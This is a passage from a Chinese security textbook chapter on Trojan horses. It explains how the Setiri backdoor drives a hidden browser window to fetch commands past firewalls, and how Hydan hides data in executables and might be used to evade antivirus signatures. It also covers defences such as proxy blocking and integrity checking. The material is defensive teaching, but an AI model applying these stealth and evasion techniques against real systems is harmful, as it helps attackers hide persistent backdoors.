攻击者在自己的计算机上使用一个标准的浏览器访问连接代理,所有的通信都通过 HTTPS 协议产生,该协议将通过网络传输的数据加密。另外,攻击者还用到一个匿名的网上冲浪服务,例如在站点 www.anonymizer.com 可以找到,它可以去掉发往连接代理的一切关于攻击者所处位置的信息。这些匿名服务通过去除所有与浏览器有关的信息来隐藏来自于 Web 服务器的网上冲浪者的位置信息,例如源 IP 地址、浏览器的类型,以及保存在信息包中某个用户的外部信息。基本上,这些服务功能作为用户网上冲浪的智能 Web 代理,

可以隐藏他们的身份和位置。

在图 6-9 所示的步骤 2 中，攻击者访问到连接代理并键入命令到连接代理计算机上的 CGI 脚本产生的 HTML 窗体，之后将由 Setiri 执行这些命令。Setiri 只支持以下 3 个命令。

➤ 上传文件。

➤ 执行程序。

➤ 下载文件。

就是这样！尽管这些命令看起来似乎很简单，但它们确实是攻击者完全控制受害计算机系统所需的一切。有了上传文件的功能，攻击者可以在受害计算机上安装许多其他攻击工具，例如我们在第 5 章中讨论过的 Netcat 程序。攻击者还可以在受害计算机上执行任何本地命令并将结果保存到受害计算机上的一个文件中，之后通过下载这个文件，攻击者就可以得到命令执行的结果。

事情在第 3 步变得真正有趣起来。为了从连接代理恢复攻击者的命令，Setiri 后门代码使用 Microsoft 的对象链接和嵌入（Object Linking and Embedding, OLE）技术与受害计算机上的 IE 浏览器相互作用，OLE 是允许不同的对象和运行在受害计算机上的应用程序相互通信的框架。Setiri 后门使用 OLE 将信息发送到 IE 浏览器，它以一种不可见的模式运行，告诉浏览器访问连接代理并找回命令。IE 浏览器支持系统 GUI 上可见和不可见的窗体，不可见的浏览器窗体是个相当不确定的功能，它允许浏览器利用一个全新的视窗而无需占用用户的屏幕而访问来自于 Internet 的信息。某些 Web 应用程序使用这些不可见的窗体来建立连接、运行脚本，或者指导其他无需与用户交互的活动。Setiri 后门使用一个不可见的浏览器窗体为命令选出连接代理，这一过程的周期性时间间隔由攻击者设置，通常大约为每 60 秒钟一次。结果，受害计算机上的后门利用 IE 浏览器访问连接代理，获得攻击者的命令。

到目前为止，你可能一直认为这听起来像是一个相当标准的后门，如同我们在第 5 章中所讨论的那样。你可能会问“关键是什么呢？”关键的是 Setiri 利用 IE 浏览器恢复命令，以及这个操作如何绕过众多广泛使用的安全工具。许多用户和机构在台式机和笔记本电脑系统中使用个人防火墙来限制出入这些计算机的数据流。正如我们在第 5 章中看到的，通过控制网络中程序可以发送或接收的数据，个人防火墙可以阻止未经授权的访问。许多个人防火墙包含一个应用程序列表，这些应用程序在特定的端口可以使用网络，而在其他端口会受到阻碍。

这就是困难所在，大多数个人防火墙配置成允许 Internet 浏览器访问网络。毕竟，如果不允许浏览器访问 Internet，用户就不能在 Internet 上网上冲浪，这也就严格限制了计算机的有效性。但是，一旦受害计算机的浏览器可以访问 Internet，Setiri 后门就可以使用浏览器到达整个网络，从连接代理那里获得攻击者的命令！这样一来，通过在受害者的 PC 上运行一个不可见的浏览器，Setiri 可以绕过个人防火墙，网络地址转换（Network Address Translation, NAT）设备，代理和其他防火墙。这些安全构成并不知道是否有用户在访问网

络或 Setiri 后门正在从连接代理那里恢复命令。作为一项附加功能，Setiri 还通过使用匿名的 Web 站点，从连接代理隐藏受害计算机的位置。为了完成对受害计算机的破坏，在 Setiri 后门和连接代理之间的所有通信都经 HTTPS 加密。

让我们分析一下这个 Setiri 特洛伊木马的受害者可以看到什么。首先，假设有人在你的 Web 服务器上安装了 Setiri CGI 脚本。你将在自己的 CGI 目录下看到几个特别的脚本，还有经由 HTTPS 并通过匿名服务器进行 Web 访问，你将不能确定攻击者或 Setiri 后门的位置。

接下来，想想后门受害者将看到什么。在运行有后门的终端系统中，受害者将不能在 GUI 上看到 Setiri 客户或不可见的浏览器，因为它们都在后台隐藏运行。Fport 不会显示 Setiri 客户，因为它本身并不在网络中接收或发送数据。它只是利用 OLE 与浏览器通信，期望利用 TCP 端口传输数据。Fport 可以显示浏览器通过网络通信的过程，但这只是非常普通的事情。从网络的观点看，所有数据都将经由 HTTPS 伪装起来。但是，受害计算机上的网络防火墙可以看到发往匿名 Web 站点的连接。后者真正惟一地指出大量不断发生的事情，这取决于这个机构使用该匿名 Web 站点的程度。

6.5.3 防御 Setiri

那么你如何防御 Setiri 和借用这一思想的其他工具呢？首先，你应该配置自己的防火墙和输出 Web 代理来阻止对各种匿名 Web 站点的访问，例如表 6-5 所列。你的公司中大多数 Internet 用户并不会伪装自己的 Internet 浏览器行为。现在，你的公司中少数用户事实上要求访问匿名服务器，这取决于你所处的特定行业和私人工作角色。例如，你所在的公司可能选出一些职员，他们的工作要求访问竞争对手的 Web 站点、外国政府的网站，甚至攻击工具发行中心，并进行秘密研究。你可以将自己的过滤器设置为允许这少数职员访问那些经过特别批准的匿名站点。

表 6-5 匿名 Web 站点的简要列表

服务器名	URL	提供的服务
Anonymizer	www.anonymizer.com	这台服务器是首批 anonymizers 之一，而且仍然是一个最流行的服务器。它提供免费的 anonymizing 服务，这是一个很慢，而且是具有相当高带宽的商业服务，可用于 HTTP 和 HTTPS 访问
idMask	www.idmask.com	这个站点提供免费和商业的服务，但是通常只支持 HTTP（不支持 HTTPS）
SamAir Resources	www.samair.ru/proxy/	这个免费站点包含位于全世界几千个免费匿名的代理的目录，支持 HTTP 和 HTTPS 访问

续表

服务器名	URL	提供的服务
Anonymity 4 Proxy	www.inetprivacy.com/a4proxy/	这个站点提供用户安装到计算机上的商业软件,它自动引导所有的 HTTP 和 HTTPS 请求到一个免费代理服务服务器的更新列表
The Cloak	www.the-cloak.com	这台免费服务器可以提供 HTTP 和 HTTPS 访问
JAP	anon.inf.tu-dresden.de	这是另外一个匿名代理,来自于德国
Megaproxy™	www.megaproxy.com	这个商业版 anonymizer 每月或每季度需要付一次费

这绝不是一个详尽的列表,但其中列出了最流行的 Web 站点,它可以去掉源 IP 地址并确定 Web 通信资源的其他方法。

为了实现这个过滤的过程,你可以通过将其域名和 IP 地址域安装到你的防火墙或 Web 站点中,从而阻碍个别站点。另外你可以使用软件,以滤除用户不使用网站的请求,例如色情网站、游戏网站、攻击站点,以及匿名的 Web 服务器等。有许多这样的工具,但是市场上主导的这样的 Web 过滤软件是商业工具 SurfControl,其中包含一个称为“Remote Proxies”的特别的滤除方式。SurfControl 在其 Web 站点上包含一个很好的特性,即允许 Internet 上的任何人检查其过滤规则中是否包含一个给定的 URL,并确定这个特定的 Web 站点触发器是何种类型,你可以从站点 <http://mtas.surfcontrol.com/mtas/MTAS.asp> 查看这个特性。我经常利用这一免费的服务了解某些 URL 的特征,而无需真正访问可能是恶意的网站。

当然,世界上还没有一种过滤解决方案可以阻止对每个匿名 Web 服务器的访问,高智商的用户和攻击者不断地发现创造性的方法用来躲避这些过滤工具。大量很小的私人 Web anonymizer 不断被放入 Internet 中,在 www.samair.ru/proxy/中可以吃惊地发现大量这样的网站说明了这一点。攻击者甚至可以改装一个类似于 Setiri 的工具,这样可以直接访问连接代理,而不需要通过 anonymizer。所以,尽管你不能使用过滤工具完全解决这个问题,但是还可以严格控制对大部分 anonymizing 服务器的访问,从而删除大量的重复段。还有,如果一个职员想要访问这样一个流行的封闭站点,这一尝试的启动将预先警告他遇到了问题,你于是可以在人力资源(Human Resources, HR)机构书面允许的前提下,密切关注与这个职员有关的其他恶意行为。确保 HR 停止对任何私人的监视;否则在公司内部及相关个人隐私条例中,你都可能卷入严重的问题!

除了阻止 Web 站点受到匿名攻击外,其他 Setiri 防御策略还有保持你的防病毒工具得到广泛使用并不断更新,如同我们在第 2 章中详细讨论过的。Setiri 还没有公开发行,所以现在并没有用于它的防病毒检测签名。尽管如此,防病毒软件提供商在保持其工具不断更新。防御最新的恶意软件方面做了很多的工作。我希望防病毒软件提供商可以在 Setiri 的公开发行后很快发布用于 Setiri 的签名。但是在这之前,有许多其他特洛伊木马后门,它

们比防病毒工具可以检测到的 Setiri 具有的功能少一些。有了最新的防病毒工具，你可以防止其安装并检测到攻击者在你的公司中使用这些工具的意图。

另一个针对 Setiri 的可能长期的防御措施是改造 IE 浏览器本身的基本功能。可悲的是，你不能自己实现这些改造。因为这要求浏览器厂商修改源代码，然后发布一个新的版本。记住，Setiri 通过在网络中创建一个不可见的浏览器窗体来恢复命令实现。

如果 Microsoft 通过改变 IE 浏览器从而限制了一个不可见的浏览器的行为，这个问题的一个重要部分就解决了。为什么一个不可见的浏览器窗体首先应该可以访问 Internet 的任何位置呢？这一功能的好处似乎是有限的，而且具有很大的安全风险。在计算机安全秘密组织传言，Microsoft 正在考虑在 Internet Explorer 的未来版本中实现这一方案，尽管到现在为止 Microsoft 还没有在这个问题上发表公开评论。不管使用何种浏览器，都要保证不断为你的浏览器加补丁，应用最新的服务包和配件（Internet Explorer、Conqueror、Netscape、Mozilla、Opera，以及 Lynx 等）。

处理类似 Setiri 的代码的另一种有趣的方案是我们在第 4 章中首先讨论过的一个概念，即跨站点脚本。我们或许可以领导防御攻击者的浪潮，利用跨站点脚本破坏其技术并突破 Setiri 的外部特征。假设你发现了一个类似 Setiri 的程序在自己的某台计算机上运行，那么可以发送少量 JavaScript 片断到连接代理作为命令执行的结果。假如攻击者的浏览器设置为自动运行 JavaScript，当攻击者从使用浏览器的连接代理获得命令执行的结果时，JavaScript 将在攻击者自己的浏览器上运行。我们可以创建一个 JavaScript，其中邮寄法律执行代理的一封信说，“来拘捕我吧，大个子！”这封信由运行在攻击者的浏览器中的 JavaScript 创建，其中可以包含攻击者的信息，例如源地址等。虽然我从没有看到过这项技术用于法律的实施，或涉及重要的公民权利问题，但它仍然具有很大可能性。

6.6 将数据隐藏在可执行文件中：隐藏和多态

本章迄今为止，我们一直都将注意力集中在特洛伊木马身上，它对某种类型的远程控制或命令行解释器后门进行伪装，但并没有将特洛伊木马的伪装技术发挥到极致。除了隐藏可执行文件，对一个系统进行远程控制外，攻击者还能在程序中嵌入隐藏信息。这样的程序看起来像是一个不错并很恰当的可执行文件，但事实上却包含一个隐藏的信息。因此，这种可执行文件符合我们对特洛伊木马的定义，同样扮演着一种隐密通信信道的角色。

隐藏消息的艺术和科学称为“*Steganography*”，这个词来自于希腊语，意思是隐藏的作品。*Steganography* 经常缩写为 *stego*，为了对其使用有个感性的认识，考虑这样的场景。假设一个军队的将军想要给另外一个将军发送“拂晓进攻”的消息，而且不能让敌人发现他们之间的通信。当然，他们只需对消息加密，让敌人不能确定该消息的意思是“拂晓进攻”

或“天哪，你真有趣”。但是，通过分析两个将军之间通信量，并观察在网络中传递的加密消息，敌人仍然可以断定会有什么人事发生。

传统的加密算法对消息进行算术转换，这样敌方就无法阅读文件中的内容，但仍能看到经过转换的某种形式的信息。信息隐藏隐藏了消息，使敌人甚至从一开始就不知道存在已经转换的数据。当然，聪明的将军将会使用信息隐藏技术，并使用加密算法加密消息以防万一这个消息被发现，检测并消除所有这样的隐藏通信是一件相当困难的事情。

信息隐藏技术的使用已经有数千年的历史，然而在计算机科学领域，它只是在最近几年才真正受到人们的注意。典型的计算机信息隐藏技术将信息隐藏在图片中，例如 BMP、JPEG 和 GIF 文件。还有一些其他技术将信息隐藏在声音文件中，例如 MP3、WAV 或其他格式的文件。然而较新的技术将信息藏在计算机的可执行文件中，而且并不会影响程序的功能和大小。

6.6.1 Hydan 和可执行文件信息隐藏

2003 年 2 月，Rakan El-khalil 发布了一个叫做“Hydan”的程序，该程序能将信息隐藏在针对 x86 处理器编写的可执行文件中，这样的处理器包括 Intel 和 AMD 的主流芯片。这个工具将隐蔽的信息保存在 Linux、Windows、NetBSD、FreeBSD，以及 OpenBSD 操作系统下的可执行文件中。Hydan 使用多态编码技术实现信息隐蔽，可以在 www.crazyboy.com/hydan 上找到这个程序。多态，这个听起来很奇妙的词在这里又出现了。我们已经在第 2 章中的与病毒相关部分，以及第 3 章中有关蠕虫的部分看到过它。记着，多态编码仅仅意味着你可以让多个不同版本的计算机代码做完全相同的事情。通过仔细选择某种功能上等价的代码，我们能够在可执行文件中传递消息。换句话说，为一只猫去毛不止有一种方法，Hydan 就是通过选择类似于为猫去毛的技术实现消息的嵌入，图 6-10 说明了 Hydan 的工作原理。

整个过程从一个可执行程序开始，例如字处理器、后门或操作系统命令。事实上，任何 x86 可执行文件都可以。Hydan 不很挑剔。Hydan 也需要一些需要隐藏的秘密信息，例如一个消息、一张图片，以及一些其他可执行代码或其他东西。用户在 Hydan 工具中加入可执行文件和秘密的信息。在继续运行之前，Hydan 会提示用户需要一个可以用来加密消息的口令。首先，Hydan 使用 blowfish 加密算法对消息加密，将该口令作为一个密钥。

通过将加密后的秘密信息嵌入到可执行程序中，Hydan 玩起了自己的魔术。为了实现这样的嵌入，Hydan 定义了两种不同的 CPU 指令集合，即集合 0 和集合 1，这两种指令集合具有完全相同的功能。例如，当你对两个数执行相加运算时，可以使用 add 或 subtract 指令。你可以给 X 加上 Y，或者从 X 减去 Y。如果你还记得高中代数课程的知识，你就会知道这两种不同的指令会产生完全相同的结果。因此，我们可以将 add 指令放入集合 0，

并将 subtract 指令放入集合 1。Hydan 得到原始的可执行程序，并通过在集合 0 或集合 1 中选择指令，对可执行程序进行重构，这种重构取决于需要隐藏的秘密信息的特定的位。它查找可执行文件中的第 1 条指令，这条指令表示在其中的一个集合中，例如一条 add 指令。如果给定的隐藏位是 0，我们将从集合 0 的众多指令中选出一个替换已存在的指令；如果该位是 1，我们将会从集合 1 中选择一个功能相当的指令。




图 6-10 Hydan 如何使用多态编码技术嵌入数据

接下来，用从这两个集合中选出的指令重构全部代码之后，新的可执行文件就写到了硬盘。由于集合 0 中的每个指令都选中，所以它与集合 1 中功能相同的副本具有相同大小。生成的可执行程序与后来的程序不但大小完全相同，而且功能也完全一样！然而，它是一段全新的代码，最重要的是从逆向模式再次使用 Hydan。如果输入恰当的密码，后来的秘密信息可以从生成的可执行文件中提取出来。

Hydan 的信息隐藏技术由多态指令实现，这种当然不是隐藏消息的惟一方式。数据也能嵌入到其他非可执行文件中，例如图片、声音和其他数据类型。对于这些其他类型的文件，信息隐藏技术可能会改变图片的色彩，声音频率分布或其他数学特性，并用这种类似 Hydan 指令替换的方式隐藏数据。因为我们这本书的重点是恶意软件（恶意的程序），所以关心的是如何将数据隐藏在程序中。我强烈推荐你参考 Eric Cole 所写的“*Hiding in Plain Sight*” [8]，了解用于其他文件类型信息隐藏技术的更多信息。

6.6.2 Hydan 在起作用

看看图 6-11，了解 Hydan 在 Linux 上的行为，Hydan 的 Windows 版本实际上与这个 Linux 版本完全一样。在这个例子中，我创建了一个名为 hideme.txt 的小文件，这个文件中包含我的“超级机密”文件，我用 Hydan 将 hideme.txt 嵌入到一个叫做“xcalc”的 GUI 计

算器中。注意，它在文件中添加了 40 个字节的内容，但这个可执行文件能保存多达 72 个字节。一个可执行文件的存储容量取决于该文件中加法和减法指令，以及其他相关的多态指令的数量。运行完毕后，Hydan 产生了一个新版的 xcalc 工具，我将其命名为 xcalc-steg，它与原始的 xcalc 具有相同的大小（29 784 字节）和完全相同的功能。我运行了这个新的计算器，你会发现它确实是一个计算器。然而，这个 xcalc-steg 同时也包含了我隐藏的“超级机密”消息。通过使用 hydan-decode 解码程序，我能恢复原始信息，即 hideme.txt 中的内容。因此，这个新的计算器程序成了一个特洛伊木马。它仍然像原来的程序那样运行，但我能将这个程序发送给其他人，向他们传送我的秘密信息。




图 6-11 Hydan 在 Linux 上运行，将一个消息加密并将其隐藏在一个计算器程序内

Hydan 能够将 1 个字节的秘密信息插入到大约 150 个~250 个字节的可执行代码中，这取决于该可执行程序使用的具体指令。尽管这没有传统的将信息隐藏在图片中的技术有效（这种技术能在 20 个字节的图像中隐藏一个字节），但对于隐藏数据来说，还是个不错的比例。

Hydan 确实改变了用于特洛伊木马可执行程序中指令的统计学分布，认识到这一点同样很重要。通过建立一个用来显示可执行程序中不同指令使用频率的直方图，调查者能够

判断程序看起来是否有问题。作为类比，考虑一下在标准英语文本中不同字母的使用。e 和 t 使用得很多，而 q 和 z 使用得不太多。我们能够描绘出字母的相对出现频率，并建立一个直方图。通过分析样本文件的直方图，我们能够对该样本有一个正确的认识，它到底是英语文章，还是其他什么文件，例如一个加密文件、一个可执行文件，甚至是一篇非英语文章。如果这个直方图与我们期望的英语字母分布相吻合，则可能是一个英语文本文件。

你可以对 x86 指令进行类似的分析，“正常”的程序对不同的指令有确定的可预知的使用模式。程序中有许多 add 和 move 指令，subtracts 指令相对较少。这样，分析者或自动检测工具在不知道隐藏数据是什么的情况下发现可执行文件中隐藏数据的存在。这种统计学分析的技术可能的确有用，但对于可执行程序进行分析的工具目前还没有。然而，对类似的图像中隐藏有数据的分析，有一个由 Niels Provos 开发，称为“StegDetect”的流行分析工具，它可以在 www.outguess.org/detection.php 获得。

你可能想知道攻击者用这种由 Hydan 生成的包含隐藏文本的程序做什么，如下有几种可能性。

- ✦ **为秘密通信隐藏信息：**可能有两个用户登录并访问 Internet 上的同一台计算机，其中一个能够将秘密信息塞进一个用户程序、服务器，甚至是一个内核模块中，并将生成的程序安装在共享计算机上。另外一个用户能够登录，分析适当的可执行程序，并恢复那个秘密信息，一个正在试图了解两方是否正在通信的偷听者可能不会注意到这个隐秘的通信渠道。
- ✦ **对一个可执行文件加入水印或签名：**通过使用 Hydan，软件开发人员能够用唯一的标志码标记可执行程序，使之与该程序的实例区分。在这种情况下，该程序的拷贝就能够与原始的程序容易地关联起来。不仅如此，使用 Hydan 将一个数字签名嵌入到可执行文件中，用户能够判断他是否是一个可执行文件的作者。假设我是一个软件厂商。如果我想要证明自己曾经编译过一个程序的某个版本，我能够对一个文档签名，说明自己的意图，然后将这个文档嵌入到可执行文件本身。当我想要证明自己曾经编译过这个可执行文件时，只需提取出那个文档，指出该文档有我用自己的密钥所做的标记。该技术能被应用在可执行文件的版权机制及数字化权利管理方面。
- ✦ **逃避签名：**这种技术能扩充并实现对以数字签名为基础的防病毒工具和基于网络的 IDS 工具检测的躲避，这是最终的，也许是最可怕的用途。许多防病毒工具和 IDS 工具查找特定的比特序列，以此来识别恶意软件。通过使用包含在 Hydan 中的多态技术，攻击者能够修改一个可执行文件，使该文件不再与相应的数字签名相匹配，因此就能躲避检测。只是简单嵌入一个不同的隐藏信息就会完全改变一个可执行文件，使之与已经存在的签名不相匹配。值得注意的是 Hydan 目前还没有做到这一

点，它缺少足够不同的多态替代类型来进行有效的签名逃避。使用 Hydan 后，足够多的原始程序被保留下来，所以签名匹配仍然有作用。然而在不远的将来，这样的 Hydan 概念会被扩展，进而实现真正的签名逃避……时刻注意吧！

6.6.3 防御 Hydan

为了检查是否有人使用类似 Hydan 的工具修改你的关键可执行文件，你确实需要一个文件完整性检测工具。例如我们在第 2 章和第 5 章中强调的 Tripwire 或 AIDE 工具，我们将在这里对它们做一简要介绍。当我们在第 7 章中讨论 RootKits 时，再深入分析。但是在这里，我们仍然需要注意的是这些文件完整性检测工具为你的关键系统文件建立 hash 表的数据库，该数据库可以保存在安全的媒体上（例如，一个写保护软盘或只写一次的 CD-ROM），然后你可以定期（每小时、每天或每周一次）检查这些数据库，查看是否有人修改了你的文件。如果发现有所改变，则需要确定是系统管理员，还是攻击者做的修改。如果攻击者企图使用 Hydan 工具在任何关键的可执行文件中嵌入数据，在下次进行文件完整性检测时，你就会发现这些改变。当然，该技术只能检测那些使用文件完整性检查工具进行实际分析的相关程序。例如操作系统命令和重要的应用程序，系统中其他程序的改变将会超出你的完整性检测工具的检测范围。

6.7 结论

在战斗中，士兵使用伪装、展开秘密行动，来避开敌人的侦查，从而在冲突中占据优势。特洛伊木马为计算机世界的攻击提供了类似的伪装技术。从本章开始讨论的简单的命名游戏，到非常复杂的选择浏览器的 Setiri 方法，特洛伊木马令攻击者可以在你全然不知的情况下，获得访问并控制你的计算机系统的权限。因为这些技术非常有效，我们随处可以看到大量使用本章所描述的技术实现的攻击。确实，攻击者至少使用某种特洛伊木马诡计进行隐藏，这是时常发生的。

然而，如果你考虑一下本章描述的特洛伊木马技术，你会发现这些技术都依赖于在受害者的计算机中添加软件，以达到攻击者的目的。到目前为止我们的讨论中，攻击者都是将新的程序放置到受害者的计算机上，并将其伪装成合法的代码。在下一章中，我们会将注意力转移到 Rootkits 这个领域，它超越了这种对附加伪装程序的使用，是一种更具威胁的特洛伊木马形式。有了 RootKits，攻击者不需要添加新的程序到你的计算机上。事实上，他们会替换或修改你的计算机上已经存在的程序，特别是那些与操作系统相关的程序。RootKits 是将已经存在的程序替换为恶意代码，它比我们之前讨论过的任何手段都要阴险得多。那么，抓紧方向盘，系好安全带，为 RootKits 之旅做好准备。

6.8 总结

本章讨论了特洛伊木马，它是那种看起来是良性，但实际包含了恶意功能的计算机程序。术语“特洛伊”经常被滥用，如应用于任何类型的后门。其实，该术语应该只用在那些伪装成良性程序的后门身上。攻击者在不引起管理员和用户怀疑的前提下，利用特洛伊木马潜入系统并隐藏在其中。

一种最简单的特洛伊木马策略是通过在 Windows 计算机中的程序名和扩展名之间加入许多空格，为恶意程序赋予一个良性程序的名字。例如“just_text.txt.exe”，攻击者能够让某些用户认为这只是一个文本文件，欺骗他们运行这个可执行程序。同样，攻击者也可以选择那些在受害计算机上正常安装和运行的程序扩展名或程序名，例如 init、inetd、iexplore 和 notepad。为了防御这种攻击技术，系统管理员们必须对自己的系统非常熟悉，这样才能知道什么样的程序应该正常地在这些计算机上运行。有了对系统的详细了解，才能发现并检查出假冒的程序。Fport 工具能够显示那些正在 TCP 和 UDP 网络端口上进行监听的程序，这对于这个检查的过程很有帮助。另外，在你的 Internet 网关上滤掉 EXE、.COM、.SCR，以及其他相关的程序。

攻击者还会使用包装程序将两个或多个可执行程序打包成一个单独的软件包，受害者受到欺骗，认为这个混合的软件包是可爱和无害的。然而当这个软件包运行时，首先会安装恶意代码，然后才执行良性程序。包装器允许攻击者将恶意代码和良性程序结合在一起，创建特洛伊木马，而无需编写一行代码。防病毒工具就是防御包装程序最好的工具之一。

攻击者还日益将软件发布渠道作为攻击目标，用来发行特洛伊木马，包括 snail-mail 和网站下载。主要的 OpenSSH、sendmail 和 tcpdump 网站都已经被攻击者攻占，用来发行恶意代码。内建于 tcpdump 发布网站的特洛伊木马通过网络与攻击者通信，而且支持将一个命令行解释器铲除给攻击者。为了防御这种类型的攻击，你要确保检查所有使用 MD5 hashes 通过多个镜像网站下载的软件。同样，在将软件投入生产前，对其进行测试，检查是否有例如后门监听器和嗅探器这样奇怪的功能。

如果攻击者就职于软件开发公司，或侵入了这样的公司，他们甚至能在一个产品的源代码中植入特洛伊木马，用恶意软件感染毫无戒备的用户。由于当今软件巨大的复杂性，软件测试的局限性（软件中大量的复活节彩蛋就是一个例证）。还有软件开发朝着全球化方向发展，这些都使得这一趋势愈加恶化。为了防御这种攻击方式，要确保对于在你的系统环境下使用的软件都具有功能强大的完整性控制和测试体制。

Setiri 工具是一个非常强大的特洛伊木马，尽管它还没有公开发布，但其思想已经渗透到其他特洛伊木马工具中。Setiri 代码运行一个不可见的 IE 浏览器窗口，穿过个人防火墙

和任何网络过滤设备，向一个连接代理发送命令请求。攻击者在连接代理中植入命令，让 Setiri 的受害计算机执行。为了防御 Setiri 及其相关工具，要保证及时更新你的防病毒程序，并考虑阻塞对于更流行的匿名网络冲浪代理的访问。

